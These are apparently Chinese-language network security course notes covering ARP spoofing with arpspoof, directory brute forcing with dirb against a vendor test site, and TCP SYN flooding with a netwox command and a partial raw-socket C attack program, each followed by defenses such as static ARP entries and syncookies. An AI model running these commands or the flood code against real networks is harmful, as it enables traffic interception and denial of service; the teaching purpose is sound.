


ARP请求：

在上述场景下， 主机A的ARP请求发送一个广播给所有同网络的主机， 目标MAC为全F

ARP响应：

主机B进行相应，其中包含主机B的MAC地址（主机B也在同一网段内）。

注意， **我们在主机A和主机B通信时，提供的是IP地址，那么，在每次通信前，都需要进行获取主机B的MAC地址， 这样，效率低下。为了解决这个问题（IP到MAC地址的映射）， 在主机A维护了ARP缓存表，如下所示**

itcast@itcast $ arp

Address HWtype HWaddress Flags Mask Iface

localhost ether 14:75:90:50:57:db CM wlp2s0

localhost ether 14:75:90:50:57:db C wlp2s0

所以：所有的主机维护他们自己的ARP缓存表，所以不会每一次都发送ARP广播，ARP表中包含IP对应的MAC地址。

## ARP 欺骗

ARP 欺骗也称作ARP毒化、ARP缓存中毒，ARP欺骗攻击。

就是是在内网的中间人攻击。ARP欺骗采取的优势是通过ARP协议欺骗，达到对整个网络进行欺骗。

* **中间人攻击** 就是攻击者扮演中间人并且实施攻击。它有时被称为monkey-in-the-middle, 这其实是一个危险的攻击，它可以**劫持一段会话**，我们叫它**会话劫持**。它可以窃取凭证和其他机密信息，即使使用了SSL加密。

ARP欺骗攻击建立在局域网主机间相互信任的基础上的

当A发广播询问：我想知道IP是192.168.16.202的硬件地址是多少？

此时B当然会回话：我是IP192.168.16.202，我的硬件地址是mac-b，

可是此时IP地址是192.168.16.30的C也非法回了：我是IP192.168.16.202,我的硬件地址是mac-c。而且是大量的。

所以A就会误信192.168.0.3的硬件地址是mac-c，而且动态更新缓存表

这样主机C就劫持了主机A发送给主机B的数据，这就是ARP欺骗的过程。

## ARPSPOOF 攻击介绍

arpspoof是一个非常好的ARP欺骗的源代码程序。它的运行不会影响整个网络的通信，该工具通过替换传输中的数据从而达到对目标的欺骗。

* 基本用法

arpspoof -i <网卡名> -t <欺骗的目标> <我是谁>

## 小试牛刀

* **环境**

主机A： 192.168.16.25 mac-a **靶机**

主机B：192.168.16.202 mac-b **一般主机，替代网关**

主机C： 192.168.16.30： e0:db:55:f0:07:d0（mac-c） **攻击机**

描述： 主机A 和 主机B 正常通信， 主机C开展欺骗， 冒充主机B的MAC地址，劫持由A发往B的数据，

* 主机A ， ping 主机B， 向B发送数据
* 在主机B， 开启嗅探工具，此时应有数据
* 此时，主机C开启嗅探工具， 抓主机A的包，应该没有数据
* 主机C开始ARP攻击， 告诉A， 我是B。。。。。

arpspoof -i enp8s0 -t 192.168.16.25 192.168.16.202

一次不行，多发几次

* 查看 A 的ARP缓存，看192.168.16.202的MAC地址是否变为mac-c， 主机C是否捕获到数据

## ARP欺骗防护

一般采用MAC地址绑定的措施，来进行防护，简单说，就是绑定MAC + IP地址。

* 查看当前arp缓存列表

itcast@itcast $ sudo arp -a

localhost (192.168.108.1) at 7c:25:87:00:6b:6c [ether] on wlp2s0

localhost (192.168.108.19) at b8:63:4d:20:16:46 [ether] on wlp2s0

* 创建 ip mac地址对文件

itcast@itcast $ touch ip-mac

itcast@itcast $ echo "192.168.108.1 7c:25:87:00:6b:6c" > ./ip-mac

itcast@itcast $ cat ip-mac

192.168.108.1 7c:25:87:00:6b:6c

* 绑定地址

命令直接设置

itcast@itcast $ sudo arp -s 192.168.0.108 14:75:90:50:57:db

itcast@itcast $ sudo arp -f ip-mac

itcast@itcast $ sudo arp -a

localhost (192.168.108.1) at 7c:25:87:00:6b:6c [ether] PERM on wlp2s0

localhost (192.168.108.19) at b8:63:4d:20:16:46 [ether] on wlp2s0

也可以查看如下格式：

itcast@itcast $ sudo arp -v

Address HWtype HWaddress Flags Mask Iface

localhost ether 7c:25:87:00:6b:6c CM wlp2s0

localhost ether b8:63:4d:20:16:46 C wlp2s0

Entries: 2 Skipped: 0 Found: 2

标志解读

Address：主机的IP地址

Hwtype：主机的硬件类型

Hwaddress：主机的硬件地址

Flags Mask：记录标志，“C“表示arp高速缓存中的条目，“M“表示静态的arp条目

# Web渗透测试实战-敏感信息获取

* **目标**
  + 了解Web服务中的敏感数据（文件）的含义
  + 了解web渗透测试的基本方法
  + 知道web敏感信息暴力破解中常用字典的获取方法

## 概述

* **渗透目标**

通过踩点、扫描确认目标主机后， 利用暴力破击方式， 获取目标网站的敏感信息（文件/目录）

* **渗透环境**
  + 渗透主机： Kali Linux
  + 渗透靶机： testphp.vulnweb.com
* **渗透测试思路、典型方法**

方法也很简单（笨办法^\_^）， 选用一本强大的web content（内容？）字典，进行暴力破解， 当web应用存在该目录或文件返回200， 收集这个域名下的所有链接，然后总结出需要的信息。

## 牛刀小试

* **踩点， 目标主机在线存活**

我们先看看我们目标靶机是否**在线存活**

itcast@itcast $ nmap -sP testphp.vulnweb.com

Starting Nmap 7.40 ( https://nmap.org ) at 2018-08-08 16:12 CST

Nmap scan report for testphp.vulnweb.com (176.28.50.165)

Host is up (0.31s latency).

rDNS record for 176.28.50.165: rs202995.rs.hosteurope.de

Nmap done: 1 IP address (1 host up) scanned in 1.01 seconds

看到 **Host is up** ， 说明我们的目标靶机是“开机”的

* **收集目标网站的域名信息**

itcast@itcast $ whois vulnweb.com

Domain Name: VULNWEB.COM

Registry Domain ID: 1602006391\_DOMAIN\_COM-VRSN

Registrar WHOIS Server: whois.eurodns.com

Registrar URL: http://www.EuroDNS.com

Updated Date: 2018-06-08T03:21:41Z

....

Registrant Name: Acunetix Acunetix

Registrant Organization: Acunetix Ltd

Registrant Street: 3rd Floor,, J&C Building,, Road Town

还可以通过， dnsenum --enum查看一下。。。

* **收集目标网站的路由信息**

Panda.Guo@2018-09-13 15:10:17 $ traceroute testphp.vulnweb.com

traceroute to testphp.vulnweb.com (176.28.50.165), 30 hops max, 60 byte packets

1 localhost (192.168.108.1) 2.209 ms 4.255 ms 7.187 ms

2 localhost (192.168.1.1) 9.886 ms 9.910 ms 12.460 ms

3 114.253.32.1 (114.253.32.1) 16.996 ms 17.033 ms 18.413 ms

4 114.244.94.153 (114.244.94.153) 21.890 ms 26.294 ms 26.812 ms

5 61.148.157.229 (61.148.157.229) 24.500 ms 25.120 ms 26.881 ms

6 61.49.214.9 (61.49.214.9) 28.980 ms 61.49.214.13 (61.49.214.13) 8.499 ms 202.96.12.125 (202.96.12.125) 13.376 ms

7 219.158.18.66 (219.158.18.66) 10.832 ms 219.158.5.150 (219.158.5.150) 13.958 ms 219.158.5.154 (219.158.5.154) 14.509 ms

8 219.158.3.178 (219.158.3.178) 11.402 ms 11.958 ms 12.529 ms

9 219.158.102.222 (219.158.102.222) 153.957 ms 154.554 ms 219.158.107.118 (219.158.107.118) 363.002 ms

10 219.158.33.194 (219.158.33.194) 359.260 ms 359.972 ms 360.540 ms

11 ffm-bb3-link.telia.net (62.115.142.204) 361.447 ms 362.067 ms 343.842 ms

12 ffm-b1-link.telia.net (62.115.121.11) 302.515 ms ffm-b1-link.telia.net (62.115.141.239) 296.007 ms ffm-b1-link.telia.net (62.115.121.7) 294.861 ms

13 ae2.cr-nunki.sxb1.core.heg.com (62.115.144.9) 296.593 ms 297.198 ms 297.926 ms

14 \* \* ae0-v100.sr-sol.sxb1.mass.systems (87.230.112.3) 277.378 ms

15 rsn0517.rs1.hosteurope.de (5.35.227.35) 411.602 ms \* 410.955 ms

16 rs202995.rs.hosteurope.de (176.28.50.165) 407.578 ms 408.197 ms 407.258 ms

* **渗透目标机系统指纹**

itcast@itcast $ sudo nmap -O testphp.vulnweb.com

Starting Nmap 7.40 ( https://nmap.org ) at 2018-08-08 16:15 CST

.....

Device type: storage-misc|broadband router|WAP|general purpose|router|specialized|media device

Running (JUST GUESSING): HP embedded (95%), AVM FritzOS 6.X (93%), Linux 2.6.X|2.4.X (92%), Ubiquiti embedded (92%), MikroTik RouterOS 5.X (92%), Synology DiskStation Manager 3.X (91%), Priva embedded (91%), Sony embedded (91%)

......

我主要看Running, 从上面Guessing可以看出， nmap老兄也是猜的，且还猜出好几个版本^\_^.

* **扫描目标靶机是否开启了web服务**

itcast@itcast $ sudo nmap -p 80 www.baidu.com

Starting Nmap 7.40 ( https://nmap.org ) at 2018-08-08 16:51 CST

Nmap scan report for www.baidu.com (61.135.169.125)

Host is up (0.0067s latency).

Other addresses for www.baidu.com (not scanned): 61.135.169.121

PORT STATE SERVICE

80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds

从上面可以看出， 80端口已经开启， 且提供web服务。

* **扫描目标靶机web服务指纹**

itcast@itcast $ sudo nmap -A -T4 -p 80 testphp.vulnweb.com

Starting Nmap 7.40 ( https://nmap.org ) at 2018-08-08 16:42 CST

Nmap scan report for testphp.vulnweb.com (176.28.50.165)

Host is up (0.30s latency).

rDNS record for 176.28.50.165: rs202995.rs.hosteurope.de

PORT STATE SERVICE VERSION

80/tcp open http nginx 1.4.1

|\_http-server-header: nginx/1.4.1

|\_http-title: Home of Acunetix Art

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

。。。。。

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 22.86 seconds

Panda.Guo@2018-08-06 16:42:50 $

从这一行80/tcp open http nginx 1.4.1 ， 可以看出， Web采用了nginx作为Service, 版本为1.4.1

小结一下： 至此我们获取了如下信息， 一个目前主机处于运行状态，采用nginx提供web服务， nginx版本为1.4.1.

* **敏感信息暴力破解**

root@Kali-itcast: # dirb http://testphp.vulnweb.com ./all.txt

-----------------

DIRB v2.22

By The Dark Raver

-----------------

START\_TIME: Fri Aug 10 12:53:31 2018

URL\_BASE: http://testphp.vulnweb.com/

WORDLIST\_FILES: ./all.txt

-----------------

GENERATED WORDS: 43104

---- Scanning URL: http://testphp.vulnweb.com/ ----

==> DIRECTORY: http://testphp.vulnweb.com/CVS/

==> DIRECTORY: http://testphp.vulnweb.com/admin/

==> DIRECTORY: http://testphp.vulnweb.com/images/

+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4096)

+ http://testphp.vulnweb.com/logout.php (CODE:200|SIZE:3965)

+ http://testphp.vulnweb.com/login.php

--> Testing: 。。。。

* **敏感信息获取**

一般可用过wget获取

itcast@itcast $ wget -c http://testphp.vulnweb.com/login.php

## dirb 工具介绍

dirb是kali linux提供的一个强大的web 内容扫描工具， 它查找现有的（和/或隐藏的）Web对象。它基本上是通过启动一个字典来攻击Web服务器并对响应进行分析。

* 基本用法

dirb <url\_base> [<wordlist\_file(s)>]

url\_base : url地址

<wordlist\_file(s)>： 字典

**补充**:

关于URL, Uniform Resource Locator , 统一资源定位符.

语法格式：协议://用户名:密码@子域名.域名.顶级域名:端口号/目录/文件名.文件后缀?参数=值#标志

## Web Content字典

* **默认字典**

itcast@2018-09-13 17:56:21 $ls /usr/share/wordlists/dirb/

big.txt catala.txt common.txt

...

本次验证，可选中common.txt

* **下载开源字典**

本次我们选用开源的暴力破解工具字典SVN Digger项目，

官网：<https://www.netsparker.com/blog/web-security/svn-digger-better-lists-for-forced-browsing/>,

使用其中的all.txt, 内容如下：

Panda.Guo@2018-08-06 10:12:39 $ more all.txt

common

CVS

root

Entries

lang

home.php

setup.php

install.txt

。。。。

## 安全防护措施

坦白的说， 对于这种攻击方式，没有太好的防护措施，最主要的是如果不希望用户获取的敏感信息，就不要放到web服务目录里， 如 .git, .svn等类似文件。

从入侵检测角度，增加防护措施，对于服务器产生应答 404 Not Found等信息，进行检测，如针对某个ＩＰ总是应答该信息。则需要关注。

## 知识拓展

* **OWASP 介绍**
* OWASP 是什么
  + 一个项目： OWASP 全称是：Open Web Application Security Project， 开放式Web应用程序安全项目。
  + 一个组织：OWASP是一个开源的、非盈利的全球性安全组织，致力于应用软件的安全研究。
    - 组织的使命： 我们的使命是使应用软件更加安全，使企业和组织能够对应用安全风险作出更清晰的决策。
* 官方网站：
  + <https://owasp.org>
  + <http://www.owasp.org.cn>
* 为什么要了解OWASP呢?
  + 在[做一名安静的Web渗透测试人员必备的8种素质和技能](http://netsecurity.51cto.com/art/201604/508539.htm)第二种素质提到： “Web渗透测试工程师应熟悉OWASP的TOP 10”， (10项最严重的 Web 应用程序安全风险)。 可见， 作为一名“未来非知名的专业Web渗透测试人士，我们还是要了解一点OWASP的。

在我提供给大家的参考资料中， 《OWASPTop102017v1.3.pdf》, 有关于2017年的OWASP Top10：




每年关于应用安全风险的Top10 还是会有所差异， 下图是关于2013年和2017年的对比情况



* **渗透靶机：vulnweb.com介绍**

vulnweb.com 是一个由Acunetix公司维护的网站， 该网站提供了一些存在漏洞的WEB应用，可让你用来进行渗透测试，验证自己的测试工具。



Acunetix是马耳他的全球排名前三的漏洞扫描厂商，同类产品包括Nessus, Qualys,这两款属于美国知名的漏洞扫描软件厂商。 -- 百度百科


* **获取系统 or 应用的版本的重要性**

我在上面渗透测试过程中， 获取了应用程序的版本号， 那么这个版本号，对我们渗透测试人员，有何意义呢？

在这里给大家介绍一个我们国家维护的的”国家信息安全漏洞共享平台“ <http://www.cnvd.org.cn>

在这个安全漏洞共享平台上， 会定期发布关于漏洞信息、补丁信息、安全公告等有关的信息。

下面选取了一个 CNVD-2014-06347这个漏洞信息的截图 ， 详细信息可见： <http://www.cnvd.org.cn/flaw/show/CNVD-2014-06347>



这是个关于”nginx SSL会话固定漏洞“， 在漏洞描述中， 提到”nginx 0.5.6－1.7.4版本在实现上存在会话固定漏洞“， 也就是这些个版本，都存有该漏洞。 对于这个信息：

* 作为安全防护人员， 如果你系统nginx当前版本， 位于“0.5.6－1.7.4”区间， 那么就需要对nginx进行安全升级。
* 作为渗透测试人员， 如果你发现渗透靶机的nginx版本位于“0.5.6－1.7.4”区间，那么就意味着，该靶机的nginx可能存有“nginx SSL会话固定漏洞"（万一系统维护人员没有及时升级呢）, 渗透攻击验证一下就好了。
* **敏感文件/目录**

当我们对一个传统的Web应用或者大型的电子商务系统进行渗透测试时， 一般不会完全掌握Web服务器上所有可以访问的文件/目录，以及文件/目录的组织结构, 特别是**敏感目录/文件**。

在这这种情况下，我们可以选择部署一个“爬虫”， 尽可能多的爬取网站中关于Web应用的信息。

注意， 所爬取的这些信息，都是网站公开的信息，也就是开发者所希望（允许）展现（暴露）的信息。

而我们呢， 更希望获取一些开发者不希望软件暴露的信息（功能）， 也就是所谓的敏感目录/文件， 包括:

* 可能导致源代码泄露 的文件：常见有.git文件泄露，.svn文件泄露，.DB\_store文件泄露，WEB\*INF/web.xml泄露。
* 网站的管理员入口文件
* 其他一些敏感文件（.mdb,.excel,.word,.zip,.rar）
* 该Web应用的配置文件
* 调试文件
* 及其他琐碎的安全文件等

结论一句话： 就是我们获取该网站管理人员，不希望暴露的那些信息（文件）

# 基于TCP协议的DDOS攻击实战

* **目标** 
  + 了解DDOS攻击的基本概念
  + 了解TCP Flood攻击的基本原理
  + 了解原始套接字构建网络包，实施TCP Flood攻击的基本方法
  + 掌握TCP Flood攻击的防护手段

## 概述

我们先了解一些概念。。。。

* **分布式拒绝服务-DDOS**

**DoS**

DoS是Denial of Service的简称，即拒绝服务，造成DoS的攻击行为被称为DoS攻击，其**目的是使计算机或网络无法提供正常的服务**。最常见的DoS攻击有计算机网络带宽攻击和连通性攻击。

**DDOS** (DDoS:Distributed Denial of Service)攻击指借助于客户/服务器技术，将**多个计算机联合起来作为攻击平台**，对一个或多个目标发动DDoS攻击，从而成倍地提高拒绝服务攻击的威力。

DDoS攻击通过大量合法的请求占用大量网络资源，以达到瘫痪网络的目的。 这种攻击方式可分为以下几种：

- 通过使网络过载来干扰甚至阻断正常的网络通讯；

- 通过向服务器提交大量请求，使服务器超负荷；

- 阻断某一用户访问服务器；

- 阻断某服务与特定系统或个人的通讯。

* **传输控制协议-TCP**

TCP(Transmission Control Protocol) 传输控制协议是TCP/IP协议栈的核心协议，它位于IP协议层之上，在网络上的两台计算机之间提供可靠的、有序的通信通道。许多应用比如HTTP、SSH、Telnet、Email等使用TCP进行通信。TCP协议处于为应用提供进程到进程通信服务的传输层。

一般我们讲TCP提供可靠的有连接服务，这个可靠包括三层含义

- 数据有序传输

- 丢包重传机制


- 流量控制机制

## TCP协议的工作原理

我们通过一个简单的TCP client程序和TCP Server程序来展示TCP建立连接、数据传输、断开连接的过程。以下这两个程序中，为了能清晰说明程序的通信过程，不做容错处理，力求简单。工作当中这样的程序是不能正常工作的。


* **掀开数据传输的面纱**

一旦连接建立， OS分别为Client端和Server端申请两个Buffer， 一个是SendBuffer，用于发送数据，一个是ReceiveBuffer，用于接收数据。 TCP协议是全双工的，两端都可以发送和接收数据。详细流程见下图：



这里面有几个问题，我们此处并不会对TCP协议完整展开解释，选取和我们后续课程相关重点的描述一下：

1. TCP提供面向连接的服务, 连接的建立过程在下一章节中，重点描述。
2. 数据有序传输？ 每个数据包编个序号，数据包到达主机可能错序，在传输层调整顺序后上传。
3. 丢包重传机制：引入滑动窗口机制， 窗口内的数据如果没有接到应答ack， “超时”进行重传
4. 流量控制机制：引入滑动窗口机制后，接收端实时通知发送端当前自己接受窗口大小，从而约束发送端的发送，进行流量控制
5. **TCP Header**



TCP 部分一般称之为Segment， 数据段， （补充： 在应用层--消息、传输层--数据段Segment、网络层--包/分组 packet、 链路层--帧frame、 物理层bits）,对于TCP header的格式如上图所述， 详细解读如下：

- 源端口号和目的端口号， 各占16bits

- 32位序号 （seq）

- 32位应答序号（ack）

- TCP header长度： 4位， 以4字节度量， 故Header最长为64字节

- 保留： 6位

- 标志位： 6位， 包括 SYN、FIN、ACK、RST、PSH、URG

- 滑动窗口： 16位， 可用于流量控制

- 校验： 16位

- 紧急指针：16位， 当URG标志置位时， 此指针有效，用于带外数据

- 选项：0～320bits， 以32bits为单位，TCP可以通过options携带一些补充数据

我们讲，TCP是面向连接的服务， 因此就存在建立连接， 断开连接等操作。后续我们选取针对连接建立过程和连接断开过程进行攻击方面的展示。


## TCP SYN Flood 攻击实战

* **TCP 建立连接（三次握手）**

我们说TCP提供面向连接的服务， 因此数据发送前需要先通过三次握手建立连接：

* 第一次握手： 首先客户端C（？）主动发起连接，发送SYN（连接请求标志）， 以及序号SEQ=x（序号x随机生成）到服务器端S。
* 第二次握手： 服务器端S接受到SYN后， 向客户端C也发送SYN及ACK， 且ack=x+1, 以及序号Seq=y（序号y随机生成）。
* 第三次握手： 客户端接到SYN及ACK后， 核查ack是否为x+1, 若正确， 则客户端C发送ACK 且ack=y+1，至服务器端S。
* 服务器端S接收到ACK，核查ack是否为y+1. 若正确，则连接正常建立。

三方握手建立连接的过程详细见下图




* **SYN Flooding 攻击**

在探讨SYN攻击之前，我们先看看linux内核对SYN是怎么处理的：

1. Server接收到SYN连接请求。 内部维护一个队列（我们暂称之半连接队列，半连接并不准确）， 发送ack及syn给Client端，等待Client端的ack应答，接收到则完成三次握手建立连接。 如果接收不到ack应答，则根据延时重传规则继续发送ack及syn给客户段。

利用上述特点。我们构造网络包，源地址随机构建，意味着当Server接到SYN包时，应答ack和syn时不会得到回应。在这种情况下， Server端，内核就会维持一个很大的队列来管理这些半连接。 当半连接足够多的时候，就会导致新来的正常连接请求得不到响应。 也就是所谓的DOS攻击。

详细见下图所示：



## 小试牛刀

靶机：Ubuntu等linux服务器

攻击机：kali linux + netwox

root@kali:~# netwox 76 -i 192.168.0.119 -p 9999

## SYN Flood 攻击防护手段

* tcp\_max\_syn\_backlog： 半连接队列长度
* tcp\_synack\_retries: syn+ack 的重传次数
* tcp\_syncookies : syn dookie

一般的防御措施就是就是减小SYN+ACK重传次数，增加半连接队列长度，启用syn cookie。

不过在高强度攻击面前，调优 tcp\_syn\_retries 和 tcp\_max\_syn\_backlog 并不能解决根本问题，更有效的防御手段是激活 tcp\_syncookies， 在连接真正创建起来之前，它并不会立刻给请求分配数据区存储连接状态，而是通过构建一个带签名的序号来屏蔽伪造请求。

## 附录

### TCP Client 程序

一个客户端程序大概如下几个步骤：

1. 创建一个socket，通过过指定参数SOCK\_STREAM,来标识基于TCP传输， 如果需要用UDP协议的话，则需要指定SOCK\_DGRAM. 特别指出，如果需要通过原始套接字进行通讯，需要指定SOCK\_RAW。
2. 指定地址信息， 在网络上，我们通过IP地址和Port来标识一个特定主机上的进程，此处填写Server端的IP地址和端号。
3. 与Server建立连接， TCP是基于连接下协议，因此在数据传输之前，需要通过三次握手建立连接。
4. 收发数据， 一旦连接建立成功，C/S两端就可以通过write/send/sendto/sendmsg发送数据，可以通过read/recv/recvfrom/recvmsg/接收数据
5. 关闭连接， 当数据收发完毕后，连接不在需要时，可以通过close断开连接。

代码示例：

#include <stdio.h>

#include <string.h>

#include <errno.h>

#include <sys/socket.h>

#include <netinet/ip.h>

#include <unistd.h>

#include <sys/socket.h>

#include <netinet/in.h>

#include <arpa/inet.h>

#define SER\_ADDR "127.0.0.1"

#define SER\_PORT 9999

//#define SER\_ADDR "172.16.28.98"

/\* main function \*/

int main(int argc, char \*argv[])

{

/\*\*

\* Step 1: 创建一个socket， 指定SOCK\_STREAM参数代表基于TCP协议

\* 如果是UDP协议，则需要用SOCK\_DGRAM

\*/

int sockfd = socket(AF\_INET, SOCK\_STREAM, 0);

/\*\*

\* Step 2: 设置目标主机IP地址和端口号

\* IP+Port， 标识网络上某个主机的通信进程

\*/

struct sockaddr\_in dest;

memset(&dest, 0, sizeof(struct sockaddr\_in));

dest.sin\_family = AF\_INET;

dest.sin\_addr.s\_addr = inet\_addr(SER\_ADDR);

dest.sin\_port = htons(SER\_PORT);

/\*\*

\* Step 3: 连接服务器

\*

\*/

if (connect(sockfd, (struct sockaddr \*)&dest,

sizeof(struct sockaddr\_in)) != 0){

/\* 此处SYN Flood攻击会用到 \*/

fprintf(stdout, "Error for connect: %s\n", strerror(errno));

return 1;

}

/\*\*

\* Step 4: 向Server发送数据

\*/

char \*buffer1 = "Hello Server!\n";

char \*buffer2 = "Hello Again!\n";

write(sockfd, buffer1, strlen(buffer1));

write(sockfd, buffer2, strlen(buffer2));

/\*\*

\* Step 5: 关闭连接

\*/

close(sockfd);

return 0;

}

### TCP Server程序

一个Server程序的大致步骤为：

1. 创建一个socket
2. 绑定一个端口号
3. 开始监听
4. 接受一个连接请求。
5. 收发数据
6. 关闭连接请求
7. 关闭socket

其中 4、5、6可作为一个循环，多次响应连接请求。

下面我们是一个TCP Server程序，还是老规矩，力求简单，不做容错处理，

#include <stdio.h>

#include <string.h>

#include <sys/socket.h>

#include <netinet/ip.h>

#include <unistd.h>

#include <sys/types.h>

#include <sys/socket.h>

#define SER\_ADDR 9999

int main(int argc, char \*argv[])

{

int sockfd, newsockfd;

struct sockaddr\_in my\_addr, client\_addr;

char buffer[100];

/\*\*

\* Step 1: 创建一个socket， 指定SOCK\_STREAM代表TCP

\*/

sockfd = socket(AF\_INET, SOCK\_STREAM, 0);

/\*\*

\* Step 2: 绑定一个端口号

\*/

memset(&my\_addr, 0, sizeof(struct sockaddr\_in));

my\_addr.sin\_family = AF\_INET;

my\_addr.sin\_port = htons(SER\_ADDR);

if (bind(sockfd, (struct sockaddr \*)&my\_addr, sizeof(struct sockaddr\_in)) < 0){

perror("Error for bind");

return 1;

}

/\*\*

\* Step 3: 监听连接

\*/

listen(sockfd, 5);

fprintf(stdout, "Serve listenning....\n");

while(1){

/\*\*

\* Step 4: Accept 一个连接请求

\*/

socklen\_t client\_len = sizeof(client\_addr);

newsockfd = accept(sockfd, (struct sockaddr \*)&client\_addr, &client\_len);

/\*\*

\* Step 5: 从当前连接读取数据 \*/

memset(buffer, 0, sizeof(buffer));

int len = read(newsockfd, buffer, 100);

printf("Received %d bytes: %s", len, buffer);

/\*\*

\* Step 6: 关闭当前链接\*/

close(newsockfd);

}

/\*\*

\* Step 7: 关闭套接字

\*/

close(sockfd);

return 0;

}

### Attack 攻击参考程序

#include <stdlib.h>

#include <stdio.h>

#include <errno.h>

#include <string.h>

#include <unistd.h>

#include <netdb.h>

#include <sys/socket.h>

#include <sys/types.h>

#include <netinet/in.h>

#include <netinet/ip.h>

#include <arpa/inet.h>

#include <linux/tcp.h>

//我们自己写的攻击函数

void attack(int skfd,struct sockaddr\_in \*target,unsigned short srcport);

//如果什么都让内核做，那岂不是忒不爽了，咱也试着计算一下校验和。

unsigned short check\_sum(unsigned short \*addr,int len);

int main(int argc,char\*\* argv)

{

int skfd;

struct sockaddr\_in target;

struct hostent \*host;

const int on=1;

unsigned short srcport;

printf("argc = %d\n", argc);

if(argc != 4) {

printf("Usage:%s target dstport srcport\n",argv[0]);

exit(1);

}

bzero(&target,sizeof(struct sockaddr\_in));

target.sin\_family=AF\_INET;

target.sin\_port=htons(atoi(argv[2]));

if(inet\_aton(argv[1],&target.sin\_addr)==0)

{

host=gethostbyname(argv[1]);

if(host==NULL)

{

printf("TargetName Error:%s\n",hstrerror(h\_errno));

exit(1);

}

target.sin\_addr=\*(struct in\_addr \*)(host->h\_addr\_list[0]);

}

//将协议字段置为IPPROTO\_TCP，来创建一个TCP的原始套接字

if(0>(skfd=socket(AF\_INET,SOCK\_RAW,IPPROTO\_TCP))){

perror("Create Error");

exit(1);

}

//用模板代码来开启IP\_HDRINCL特性，我们完全自己手动构造IP报文

if(0>setsockopt(skfd,IPPROTO\_IP,IP\_HDRINCL,&on,sizeof(on))){

perror("IP\_HDRINCL failed");

exit(1);

}

//因为只有root用户才可以play with raw socket :)

setuid(getpid());

srcport = atoi(argv[3]);

attack(skfd,&target,srcport);

return 0;

}

